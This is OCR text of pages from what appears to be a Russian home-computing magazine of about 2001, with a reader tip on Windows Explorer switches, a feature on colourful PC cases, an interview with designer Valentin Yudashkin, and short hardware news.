каким образом будет открыто второе окно Проводника. Все выражения, заключенные в квадратные ([]) или угловые (<>) скобки, являются необязательными и могут быть пропущены в зависимости от нужных задач.

Ключи, употребляемые после имени exe-файла, работают следующим образом:

Ключ /e открывает окно в стиле Проводника Windows, т.е окно, содержащее две панели. Если пропустить этот параметр и добавить еще что-нибудь к командной строке, то будет открыто окно в стиле оболочки, содержащей одну панель.

Ключ /root,<object> определяет корневой каталог, который должен быть отображен в окне Проводника C:\WINDOWS\EXPLORER.EXE/e,/root,C:\Program Files (например, Program Files в данном случае будет корневым каталогом).

Ключ /select позволяет заранее выделить определенные объекты, находящиеся внутри корневого каталога. Таким образом, можно выбрать подкаталог или файл.

Виктор

Редакция не несет ответственности за советы, которые читатели дают друг другу.

ЦВЕТНЫЕ ИДУТ

Сереньким приходит конец. Их еще много, они пока что в абсолютном большинстве, но цветные уже теснят их, уже бросают яркие кляксы цвета в наши квартиры и офисы. Будущее принадлежит цветным! Чему тут удивляться? Кому охота существовать в мире серого цвета, стерильном, как больничная палата? Уж лучше пусть какой–нибудь Матисс эпохи хайтек возьмет кисточку и раскрасит компьютеры во все цвета радуги!

Этот Acer с сиреневой передней крышкой роскошен, как и полагается аристократу компьютерного мира. Красавца зовут Veriton (от латинского veritus — надежный), его аудиопорты и разъемы USB вынесены на переднюю панель, чтобы было проще подключать периферию. Но напрасно тянет ручонки к высокородному Acer'у ночной вор, подкравшийся с отверткой в зубах с мыслью стибрить у вас жесткий диск — ему нипочем не взломать механическую защиту и датчик вскрытия корпуса.
Цена: $1200




Вы думаете, это компьютер? Нет, это заготовка для компьютера, полуфабрикат в серебряной фольге: в корпусе необычной формы установлена материнская плата под разъем Socket370, с интегрированными звуковой и видеокартой, CD-ROM, флоппидисковод... Память, винчестер и процессор вы устанавливаете по собственному выбору.
Что касается цвета, то эту банальность, пожав плечами, подтвердит вам любой Диор и Карден: синий идет к серебряному. (Обратите внимание не только на синие кнопки, но и на синюю ручку сверху! Взял и пошел... хорош чемоданчик!)
Цена: $325



Мощный компьютер «Ромео» предназначен для поиска возлюбленной в виртуальном мире. Зелено-розовый лирический колорит, красно-коричневый веер (красный — цвет страсти), золотое кольцо, процессор AMD Athlon 1200 МГц Thunderbird (громовая птица, читай, Орел!), модем (или кабельный модем), сетевая карта на 100 Мбит/с, инфракрасный выход на сотовый телефон — оснащение сетевого рыцаря. С таким компьютером вы проникнете в поисках возлюбленной в любой уголок Сети и достигнете любого Грааля.
Цена: $1100



Space K1 — имя, достойное героического звездолета, овеянного порохом боев на Альфе Центавре! Этот компьютер готов к любой космической войне — у него видеокарта GeForce2 GTS с 64 мегабайтами DDR-памяти и шестиканальный звук.
И на его зелено-серебристом корпусе застыла красная звездочка.
Цена: $1200



Густо-синий скуластый красавец «Фараон» предназначен для любителей быстрой езды по бездорожью. Это джип эпохи хайтек! (Или вы предпочитаете устаревший Mitsubishi Pajero? Но это же способ передвижения прошлого века!) В его нутре отстукивает свои полтора гигагерца четвертый Пентиум, беззвучно, с угрожающей скоростью вращаются три винчестера, а маленькая встроенная шифровальная машинка шифрует в реальном времени всю информацию: любовные записки Анне Петровне Керн, банковские счета для Рокфеллера, а также реплики в чате, который вы ведете с изящным господином по имени Devil.
Цена: $1999

— Анна Павлова

Фото: Алексей Ерохин, компания Acer

Редакция благодарит фирму «ВТ Компьютерс» (VTCOM@mail.ru) за помощь в организации съемки.



Входит Маэстро

Он прост и мил

МАЭСТРО

Сдержанная роскошь, впечатление сдержанной роскоши и хорошего тона: таков, вне всяких сомнений, был замысел дизайнера. Респектабельность Фирмы должна подчеркивать каждая мелочь: например, выставленные в витрине бальные туфельки на высочайшей шпильке — демонстративный вызов повседневным тупорылым башмакам с копытообразными каблуками. И сам тот факт, что в стеклах этой витрины отражается не улица Газгольдерная, а правительственная трасса Кутузовский проспект. И соседняя витрина принадлежащего Фирме же ювелирного салона, сквозь которую можно разглядеть меланхолично ожидающего солидных покупателей эффектного мулата. Ослепительно элегантные секьюрити, принимающие у дам пальто с галантностью светских львов. Коридор, где на стенах висят изображения стремительно движущихся женщин в развевающихся одеждах. Выполненные буквально несколькими штрихами, эти рисунки своей мнимой небрежностью напоминают иероглифы работы лучших каллиграфов.

Мысль без прикосновения идеи художника — это все мертвое

Комната в стиле ампир — небольшая, но тем не менее кажущаяся просторной, поскольку мебели здесь немного. Ни одного острого угла. Кресла на гнутых ножках. Маленький столик, которому больше пристала пепельница в духе Фаберже, чем эти два готовых к бою диктофона из дешевой пластмассы. Второй диктофон принадлежит пресс-секретарю: нет, журналиста никто не заподозрил в непрофессионализме. Но ведь у разных профессионалов — разные задачи, не так ли? Недобросовестный интервьюер, в случае чего, не будет иметь в суде никаких шансов.

Входит Маэстро. Маэстро Валентин Юдашкин. Он прост и мил. Он больше полугода не мог найти времени для этого интервью: вечный цейтнот — поездки за границу, показы, подготовка очередной коллекции к очередному сезону. Тем удивительнее легкость, с которой он сейчас прощает журналистке опоздание, и довольно большое: движение на правительственных трассах действительно перекрывают всегда некстати, понимающе улыбается он. Валентин — в неброском черном. Абсолютно беспроигрышное решение для этого интерьера, для этого кресла с вычурной обивкой, в которое он утомленно опускается. Достает тонкую сигарету — не из пачки, конечно, но и не из золотого портсигара, как можно было бы ожидать: из мешочка-кисета. Закуривает и внимательно ждет первого вопроса.

— Планируете ли Вы сделать, или, может быть, уже сделали вещь, которая была бы предметом из области хайтека? Знаете, сейчас то и дело встречаются сообщения о пальто с сотовым телефоном, вшитым в воротник, или о галстуке, в который встроен микрокалькулятор с кнопочками... Вам интересно заняться чем-нибудь в таком духе?

— Нет, я объясню, — тут же на всякий случай перехватывает Валентин инициативу. — Это все рекламные трюки. Это все в угоду сегодняшнему дню. Одежда должна быть прежде всего удобной. Достаточно придумать карман, удобный для телефона и для антенны — и это уже будет аксессуар. Понимаете, мое направление — это универсальная одежда, а также одежда, которая является предметом искусства. Но я люблю новые, «технологические» ткани, — все же сообщает он. — Ткани, обработанные лазером, например, или ткани, которые благодаря новым технологиям как бы скрывают свой шик. Скажем, мохеры, покрытые пленкой... Вот такие вещи я считаю действительно авангардными.

Это не тот ответ, который хотелось бы ожидать от ведущего модельера страны на рубеже веков. Поначалу он даже вызывает легкое разочарование.

— Помните, у Пелевина в «Generation П» было о том, что Вы якобы разработали для службы безопасности некоей очень солидной организации эффектную униформу, которая несла всем окружающим весьма недвусмысленный message. А недавно газеты написали об одном чудаке, который сделал носимый компьютер, вшитый прямо в костюм. ЖК-экран расположен на спине, и на нем можно совершенно открытым текстом написать все, что хочется донести до окружающих. Любой message. Без изысков модельера. Не кажется ли Вам, что в конце концов мысль художника окажется ненужной, потому что каждый теперь может выразить себя таким вот прямолинейным способом?

— Но опять же, это не самовыражение, — искренне удивляется Юдашкин. — Мысль без прикосновения идеи художника — это все мертвое. В компьютере есть набор вещей, которые можно компилировать. Но создатель — это нечто большее.

Сейчас сливаются воедино мода и живопись, мода и техника, мода и новые технологии

Трудно не согласиться.

— А как Вы думаете, от чего зависит мода? От того, что неожиданно всплывают какие-то подспудные течения и дизайнеры их улавливают? Или сам художник дает толчок идее, а потом все это как круги по воде расходится по всему миру? Где причина, а где следствие?

— Сейчас основная причина — это коммуникации, — решает Валентин после недолгого раздумья. — Насколько быстро идея разойдется по всему миру — настолько она доступна всем. Для анализа. Мода показывается за год вперед. Поэтому модельер просто занят своей работой. Он не знает, что предстоит. Вот сейчас, например, Армани открыл в Милане новый торговый

дом, где акционером стала фирма Sony. Там все сделано в хайтеке: плазменные экраны, еще какие-то удивительные вещи... Но и это только один из вариантов будущего. Сейчас сливаются воедино мода и живопись, мода и техника, мода и новые технологии. Это все создает общую гармонию. На наших глазах менялся облик техники: от дерева в 50–60-е годы, которое было теплым, до нынешних фантастических форм. То же происходит и с интерьером, и с одеждой, и со стилем жизни вообще.

— По моему ощущению — не знаю, правильному или нет — сейчас в мире царит эклектика. То есть общего стиля, общей моды, как раньше, теперь не существует.

— Правильно, — кивает Юдашкин. — На сегодняшний день мода не является привилегией одного модельера и одной страны. Все каналы вещают 24 часа в сутки, интернетовские показы смотрит весь мир... Легко поймать ощущение общей тенденции. Главное — стать первым. Стараться первым предъявить свои идеи всему миру.

— Как раз по Интернету очень быстро распространяются украденные идеи.

— Мы не боимся, — живо реагирует Юдашкин. — Мы всегда приглашаем на наши премьеры прессу. Сейчас идеи не копятся, не прячутся. Главное — быть первым, первым объявить. И еще, — вдруг по какой-то ассоциации меняет Валентин тему, — каждый человек имеет право выбора, независимо от того, что предложил тот или другой модельер. У каждого есть собственное понятие о культуре. Усваивать новые технологии, но при этом сохранять национальную культуру, национальные черты — это важная особенность XXI века. Или мы получим такую... «китайскую» одежду, униформу. Человек по сути своей



индивидуален. У него индивидуальное жилище. И нет ни одного одинакового подхода к одним и тем же вещам. Этим и отличается человек от животного. Он рождает свои идеи, и в этом его главная ценность.

— То есть человек смотрит, что ему предлагают, а потом для себя должен составить собственный образ?

Новые платья, начиненные электроникой, — это интересно как идея, — между тем продолжает развивать тему Юдашкин

— Конечно, — кивает Валентин. — И еще, обратите внимание — началась всемирная мода на омоложение. Именно поэтому мода сейчас так ярко меняется: все не хотят стареть. Для этого есть масса, масса, масса возможностей, — подчеркивает он, — не стареть ну хотя бы внешне. Поэтому сегодня в моде нет возраста — есть вещи доступные всем.

— Но все-таки, если это не составляет секрет фирмы, хотя бы в общих чертах Вы могли бы рассказать, каким видите XXI век? Только ли сообществом «вечно молодых» он будет? Вот, например, уже сейчас можно, если очень захочется, устроить себе дом, который сам по мере необходимости включает и выключает свет, заказывает через Интернет продукты, пока хозяин на работе. И готовит к его приходу с работы ужин.

— Ну, это все было уже давно, — скучнеет Юдашкин. — Это не мода, это удобство, которое всего лишь приносит комфорт и избавляет от лишних проблем. Мода — движение вперед, художественная мысль. А не просто когда Вы входите в коротком платье, а потом Вы хлопнули в ладоши — и оно стало длинным.

— Вы ничем таким не занимаетесь?

— Ну, мы работаем над разными вещами, — довольно туманно говорит Валентин. — Но все что касается разных устройств на теле — к этому у нас все-таки отношение неоднозначное. Никто не может до сих пор точно сказать, как влияет на организм радиотелефон, например. А мы ведь все этим пользуемся. Я не думаю, что для женщины удачно иметь какой-то необыкновенный лиф из новой ткани, который будет по команде компьютера, предположим, смещать грудь, чтобы сделать ее визуально лучше. Такой чуши можно наговорить очень много. К примеру, Пако Рабанн еще в 60-е годы показывал металлические платья, где включались лампочки, где крутилось то-се... А за кулисами стояли большие батареи. Сейчас техника, конечно, усовершенствовалась. Но это по-прежнему просто шоу для подиума. Это делается для привлечения публики. Но насколько это влияет на здоровье? — вопрошает он риторически. — Сегодня все идут за экологией, тянутся к природе. Потому что все обалдели от каменного города, где очень мало эмоций, где много информации. Когда ты пришел домой, и за тебя все-все-все сделано — это тоже плохо, это начинает раздражать. И в этом нет постоянного стиля, — неожиданно выдает Юдашкин истинную причину своего недовольства современным урбанизмом.

Неприязнь к отсутствию стремления мыслить самостоятельно — вот, наверное, как это можно назвать.

— Новые платья, начиненные электроникой, — это интересно как идея, — между тем продолжает развивать тему Юдашкин. — А лучшие идеи потом становятся общей практикой. Может быть, «электронный» костюм окажется полезным для врачей, которые с его помощью будут следить за состоянием внутренних органов больного человека. Или же это будет комбинезон, начиненный техникой, который будут использовать космонавты... Ничего нельзя зачеркивать. Это все должно вливаться в жизнь.

— А в Вашу жизнь вошел уже каким-либо образом компьютер? Вот, например, про Анатолия Климина ходят слухи, что он разработал какую-то секретную компьютерную программу, которую никому не показывает и которая помогает ему сделать, ну, скажем, триста моделей в течение недели.

Возникает мимолетное ощущение неловкости: произнесена не то глупость, не то бестактность.

— Это слухи, — Валентин довольно спокоен. — Это обычная история. Я Вам объясню, что это такое: это не модели — это комбинации. На одной базе — за сутки — я могу сделать сто разных вариантов рукава, лацкана, пуговички. Но это не будет ново. Это как в журнале «Работница» или... помните, как мы в детстве наряжали картонных куколок в бумажные платьица.

— Это похоже на детскую компьютерную программу, где надо сшить платье для Барби, — неожиданно не выдерживает и вмешивается даже невозмутимая как модель на подиуме и столь же эффектная пресс-секретарь.

— Конечно, — кивает Валентин. — Здесь нет искусства. Искусство — это предложить идею, первую. Чтобы из этой идеи создать сто.

— Но хотя бы дома компьютер у Вас есть?

— Есть, но им обычно пользуется дочь. Компьютер хорош для обучения. Неплохо, конечно, когда он есть в доме.

— Вы много ездите — вероятно, в дороге Вам больше пригодился бы ноутбук.

— Я объясню, — опять вспоминает Валентин любимое присловье. — Мне легче взять с собой папку, карандаши и в самолете сесть, успокоиться и — думать. Потому что даже легковой автомобиль начинается с карандаша художника. Потом уже наступит очередь компьютера, который будет поворачивать машину в разных плоскостях; считать аэродинамику и так далее. Но идея обязана откуда-то появиться, что-то нужно знать и уметь заранее.

Время катаклизмов, война — это не просто условное зло, которое мы видим с экрана. Это — нарушение технологии

— Тогда такой вопрос: Вы сами умеете шить?

— Конечно, умею, — немного удивленно отвечает он.

— То есть при случае для себя что-нибудь сошьете?

— Для себя я уже не шью. А платья для кукол дочке делал — у меня как-то выдался свободный вечер, и вот мы с ней весь вечер из кусочков что-то кроили.

Хотелось бы взглянуть на эти кукольные наряды. Вот уж наверняка авангард грядущего века.

— И все-таки. Каким Вы видите XXI век? Опишите его, пожалуйста.

— Главное — его видеть без войны, — огорошивает Валентин ответом, которого не приходилось слышать с брежневских времен. Между тем Юдашкин, как тут же становится ясно, вполне далек от



штампов пропаганды. Он продолжает:

— Время катаклизмов, война — это не просто условное зло, которое мы видим с экрана. Это — нарушение технологии. Обрыв мысли, шаг назад, а не вперед. Это воспитание детей «с позиции силы». Они тоже становятся жертвой информационного, культурного разрыва. И, конечно, это против Бога. Я объясню Вам, почему. Так или иначе, кем-то все уже заложено: успех в электронике, успех в технологиях, успех в профессии — на все воля Божья. И куда мы придем — это не должно нас занимать. Почему я и говорил о связи с природой. Вот сейчас идет бурное развитие генетики, например...

Личность — это свобода выбора и действия

— Ну да. Как разведут монстров — вот и весь дизайн. Придется тогда модельерам прикидывать, как к двум головам воротничок ляжет.

— Вот это очень плохо, — конечно же, соглашается Валентин. Но он во всем привык видеть и позитивную сторону: — Не нужно заниматься ненужными экспериментами. Но опять же — может быть, эти эксперименты и откроют, наконец, секрет счастья. Я недавно услышал, что операция на сердце была сделана еще не родившемуся ребенку, то есть прямо в утробе матери. Спасли жизнь мальчику. Кто бы мог такое представить еще год назад. В мире много всего: есть хорошее, есть плохое. Но без столкновения хорошего и плохого никогда не будет идеи.

— А без Вашей работы не будет визуализации этой идеи. Как это будет выглядеть? Как будет выглядеть обычный человек, для которого Вы будете создавать очередную коллекцию?

— Нет. Ну, во-первых, как я сказал, костюм — это что-то индивидуальное, — в который раз уходит он от ответа. — Только два-три года назад все пришли к собственным индивидуальным вещам. Стали обращаться к дизайнерам, искать лицо. Личность — это свобода. Личность — это свобода выбора и действия. Но в то же время я думаю, что форма — к примеру на работе или в школе — это очень неплохо, — вдруг противоречит Юдашкин сам себе. — Она объединяет. Когда я в Лондоне, я люблю наблюдать за тем, как дети идут в школу или из школы. Девочки, мальчики, галстук, юбочка — это как бы стиль школы, ее дух. Потому что дети уже учатся вкусу, тут же усваивают национальные особенности, национальную культуру. Очень жаль, что у нас в стране отменили школьную форму.

— А как же тогда воспитывать индивидуальность?

— Индивидуальность — это уже заслуга родителей, — веско говорит Валентин. — Я вот носил в детстве школьную форму, но это ведь не сделало меня копией остальных людей. Например, я не люблю большие часы, металл, электронику...

— Но все же Вы наверняка пользуетесь сотовым телефоном. А как насчет электронной записной книжки или палмтопа?

— У меня чуть иная жизнь, — Юдашкин позволяет себе вежливо улыбнуться. — У меня вместо этого всего есть помощник. На работе даже телефона не держу: я пришел — я его выложил. И меня никто не может найти. Конечно — все эти штучки удобны. Когда телефонные номера забиты в память электронной книжки, когда органайзер напоминает о том, что нужно сделать и куда позвонить... Все новое вообще удобно.

— Но еще удобнее, когда утром позвонит секретарь и скажет: «Вам пора выезжать»?

— Электронный органайзер еще можно «послать», — заявляет Валентин. — А помощника уже не «пошлешь». Не получается, — полусерьезно вздыхает он.

— Лада Славникова

домашний КОМПЬЮТЕР



HARDWARE

НОВОСТИ

РАЗГОН ПРОЦЕССОРОВ

МОБИЛА

ТЕСТИРОВАНИЕ ВИНЧЕСТЕРОВ

ВЕЩИЦЫ

КОРОТКИЕ НОВОСТИ

«Курьер», прощай! «Курьер», здравствуй! U.S.Robotics прекратила производство модемов Courier V.Everything внешних и внутренних моделей: xx1224xx, xx1223xx, xx2806xx, xx2805xx. Вместо них теперь будет выпускаться новый Courier V.Everything 56K Corporate Modem модель 3453 и OfficeConnect 56K Business Modem модель xx3294. Первая модель 3453 уже появилась в продаже в Москве (розничная цена $200). ■

«Дюрон» растет. Компания AMD прекращает выпуск процессоров Duron 650 и 700 МГц и сосредоточит усилия на выпуске 750-х, 800-х и 850-х «Дюронов». По мнению аналитиков, это продлит жизнь линейке AMD K6-2. Сейчас еще можно встретить в продаже **Duron** 700, а 650-я модель уже стала дефицитом. ■

Элементарно! Компания MicroStar объявила, что ее новые материнские платы будут поддерживать фирменную технологию PC2PC. Это удивительно простой и перспективный способ связи двух компьютеров. Он эмулирует стандартную Ethernet-связь, но осуществляет ее через два порта USB. Все гениальное — просто. ■

Чипы-гиганты. Компания Samsung Electronics объявила о разработке динамической памяти (DRAM) на 10-микронном дизайне для производства... 4-гигабитных чипов. Производство гигантских чипов намечено на 2004 год. Аналитики считают, что разработка 4G DRAM может обеспечить Samsung положение лидера в производстве памяти в течение ближайших 10 лет. ■

Часы для связи с компьютером. Компания Seiko разработала прототип наручных часов с поддержкой стандарта беспроводной связи компьютерной периферии Bluetooth. Основное предназначение часов — совместная работа с мобильным телефоном (разговор можно вести только с помощью часов, на экране могут отображаться WAP-сайты) и совместная работа с персональным компьютером (управление презентациями PowerPoint, управление CD-проигрывателем, включение блокировки, когда пользователь отходит от компьютера). ■

Все выше. Компания Intel намерена до конца 2001 года вывести частоту Pentium 4 за пределы 2 ГГц. Планы в отношении Pentium III более скромные — всего 1,13 ГГц. А AMD до конца года обещает выпустить новый процессор Palomino с частотами 1,6 и 1,7 ГГц. ■

В РОССИИ ПОКУПАЮТ 600-Е «МЕРСЕДЕСЫ»

И компьютеры Veriton FP2



Россия вышла на пятое место в мире по закупкам суперстильного компьютера Veriton FP (производство Acer), причем половина продаж приходится на сектор домашних компьютеров.

Veriton FP стоит примерно 2600 долларов. На Западе компьютер предназначен для оборудования номеров самых престижных гостиниц мира (от 5 звезд и выше). В настоящее время компания Acer представила новую версию — Veriton FP2, которая отличается от предшествующей оригинальным дизайном, улучшенной конструкцией (в компактный корпус помещается любой полноразмерный видеоускоритель), новыми возможностями (горячая замена блоков FDD — DVD — CD-RW — дополнительного HDD), более качественной LCD-матрицей. Время обновление пикселов новой матрицы — 0,25 мс, что позволяет использовать Veriton FP2 как полноценную игровую станцию. В середине 2001 года Veriton FP2 начнет поставляться с 17-дюймовой матрицей, причем даже владельцы 15-дюймовой версии смогут заменить экран своего «Мерседеса». Простите, «Веритона»! ■

SAMUEL ОБОГНАЛ CELERON

Cyrix III — Samuel1 — Samuel2



Процессоры VIA становятся все более серьезными конкурентами Intel и AMD, по крайней мере в нише компьютеров начального уровня.

Линейка VIA Cyrix III Samuel1 дополнена моделью 700 МГц. Она, как и ее предшественницы, разработана под разъем Socket370, содержит большой кэш L1 128 Кбайт, может работать на шинах 100/133 МГц.


Кроме того, VIA Technologies объявила о выпуске процессора Cyrix III с новым ядром Samuel2, поставки которого скоро начнутся в Россию. В Samuel2 добавлена кэш-память L2 64 Кбайт, процессоры выполняются по технологии 0,15 микрон и обгоняют Samuel1 в среднем на 25 процентов.

По информации VIA, при равных рабочих частотах Cyrix III Samuel2 обгоняет Intel Celeron, а продаваться будет дешевле (тем не менее, цена новых процессоров пока не объявлена). В тесте Winstone99 даже Samuel2 550 МГц обгоняет Celeron 600 МГц на 0,06 балла.

Во втором квартале 2001 года VIA намерена перевести производство Samuel2 на технологию 0,13 микрона и расширить набор команд, к имеющимся наборам MMX и 3DNow! прибавится SSE. Новая версия процессора будет называться Cyrix III Ezra. ■

ПЛЕЙЕР НА САЛАЗКАХ

«Док-станция» для MP3-плейера



Компания Creative решила расширить возможности своего популярного MP3-плейера JukeBox — специально для него начат выпуск PlayDock PD200. Это компактная акустическая система, состоящая из двух главных колонок и сабвуфера. Плейер можно вставить в специальные салазки и прослушивать MP3-записи без наушников. Акустическая система снабжена аккумулятором, обеспечивающим работу плейера в течение 10 часов. А при подключении к электросети одновременно подзаряжаются аккумуляторы PlayDock PD200 и цифрового плейера.

Рекомендованная розничная цена — $199. ■

BAT-RAM

Память для летучих устройств

Приставка «Bat» возвращается. На этот раз не в виде бэтмана, а в виде нового типа памяти – BAT-RAM. Это семейство синхронной динамической памяти (SDRAM) с низким потреблением энергии анонсировала компания Micron. BAT-RAM найдет применение в действительно летучих устройствах — мобильных телефонах, беспроводных блокнотах, где каждый милливатт приходится экономить. ■

НОВОСТЬ ОТ ФЕНЕЧКИ

DEEP PURPLE В КОНСЕРВАТОРИИ

MIDI-оборудование для оркестра

Большой концертный зал Московской консерватории готовится к переоборудованию по последнему слову техники. Основная аппаратура — полифонический синтезатор Roland Quadra34-540-Plus, микшерский пульт и управляющий сервер на четырех процессорах Intel Pentium III Xeon 933 МГц будут встроены в большой орган, светомузыкальные панели и динамики-сателлиты распределятся по всему объему сцены и частично будут вынесены в зал. Локальная сеть монтируется с таким расчетом, чтобы любой музыкант большого симфонического оркестра мог подключить MIDI-инструмент.

Первыми новую аппаратуру опробуют королевский оркестр Британской филармонии и ветераны тяжелого рока, британская группа Deep Purple. Они воспроизведут в новой обработке «Концерт для группы с оркестром», впервые исполненный в 1971 году.

Фенечка — обозреватель «ДК» по несерьезным и непроверенным фактам. Если вам есть что сообщить Фенечке, пишите по адресу **fenechka@ homepc.ru**

ПЛАВНЫЙ ПЕРЕХОД

От стерео к 3D-sound



AOpen, известный производитель компьютерных компонентов, входящий в холдинг Acer, выпустил акустические колонки MS-160 (пиковая мощность 160 ватт) с оригинальной технологией OpenSound, которая позволит плавно регулировать трехмерное звуковое поле и глубину эффекта погружения. Причем управление сводится к одному регулятору, у него есть положения: «Центр» — «Стерео» — «Объем» — «3D-звук». Таким образом, по замыслу разработчиков, одна компактная система даст необходимый звук любым приложениям. «Центр» подходит для видеоконференций, когда звук должен идти от говорящего лица, «Стерео» и «Объем» предназначены для музыкальных программ, а «3D-звук», разумеется, для игр.

Система MS-160 также оснащена защитным экраном, снижающим уровень магнитных полей, — колонки можно располагать непосредственно у монитора без ущерба для изображения.

БЫСТРЫЙ ПЕРЕНОС

Информации с компьютера на компьютер

Компания Iomega International объявила о начале поставок в Европу нового дисковода Zip 250 Мбайт с USB-питанием. Новый плоский накопитель Iomega, предназначенный для пользователей компьютеров PC и Macintosh, имеет USB-кабель, через который устройство получает не только данные, но и питание. При этом дисковод поддерживает функцию «горячей замены», т.е. может подключаться к системному блоку в любое время, без предварительного выключения компьютера. Такое техническое решение является особо ценным для быстрого переноса данных с настольной системы на ноутбук и обратно. К старым ноутбукам Zip 250 Мбайт может подключаться через PCMCIA-адаптер.

Дисковод весит всего 250 грамм и на сегодняшний день является одним из наиболее компактных портативных накопителей высокой емкости. Для работы с устройством могут использоваться диски Zip 250 и Zip 100 Мбайт. А в комплекте с накопителем поставляются диск Iomega Zip U250 обновленного дизайна.



КОРОТКИЕ НОВОСТИ

Невидимая связь. Компания Sharp начала выпуск Bluetooth-карт в формфакторе CompactFlash, которые можно использовать для передачи данных на расстояние до 10 метров непосредственно с устройства: например, с цифровой камеры на компьютер.

ВЕРТИКАЛЬНЫЙ СКАНЕР

Epson Perfection 640U

На смену популярному сканеру Epson Perfection 610U пришла новая модель — Perfection 640U. Этот сканер позиционируется для домашнего применения, обладает самой высокой в своем классе скоростью сканирования, но при этом сохраняет отличное качество получаемых изображений. Процесс сканирования облегчается благодаря Epson Smart Panel — удобному интерфейсу с интеллектуальными функциями. Кроме того, у модели Perfection 640U есть поистине удивительное свойство: его можно расположить вертикально на специальной подставке, тем самым освобождая место на рабочем столе.



В сканере применена технология Micro Step Drive — микрошаговое перемещение оптической системы, позволяющее достигнуть разрешения 600x2400 dpi. Обеспечение качества и простоты в использовании завершают высокоточные оптические линзы и алгоритмы оптимизация разрешения (On-Demand Pixel Optimization). Вес сканера около 2,8 кг, рекомендованная цена — $120.

ПРОТОТИП БУДУЩЕГО

Компания IBM представила прототип мобильного устройства LifeNetwork InfoPortal, которое может устанавливаться на полу или висеть на стене. Устройство оснащено сенсорами, позволяющими бесконтактно передвигать курсор, складной клавиатурой, выдвижной видеокамерой и сканером, умеющим читать отпечатки пальцев. Сенсорная система отклоняет LifeNetwork InfoPortal таким образом, что оно приспосабливается к любой позе пользователя. Когда устройства поступят в продажу — пока неизвестно.

ИСПЫТАНИЯ ВИНЧЕСТЕРОВ

Алексей Ерохин erokhin@homepc.ru

ТЕХНИЧЕСКИЕ ЕДИНОБОРСТВА 2001

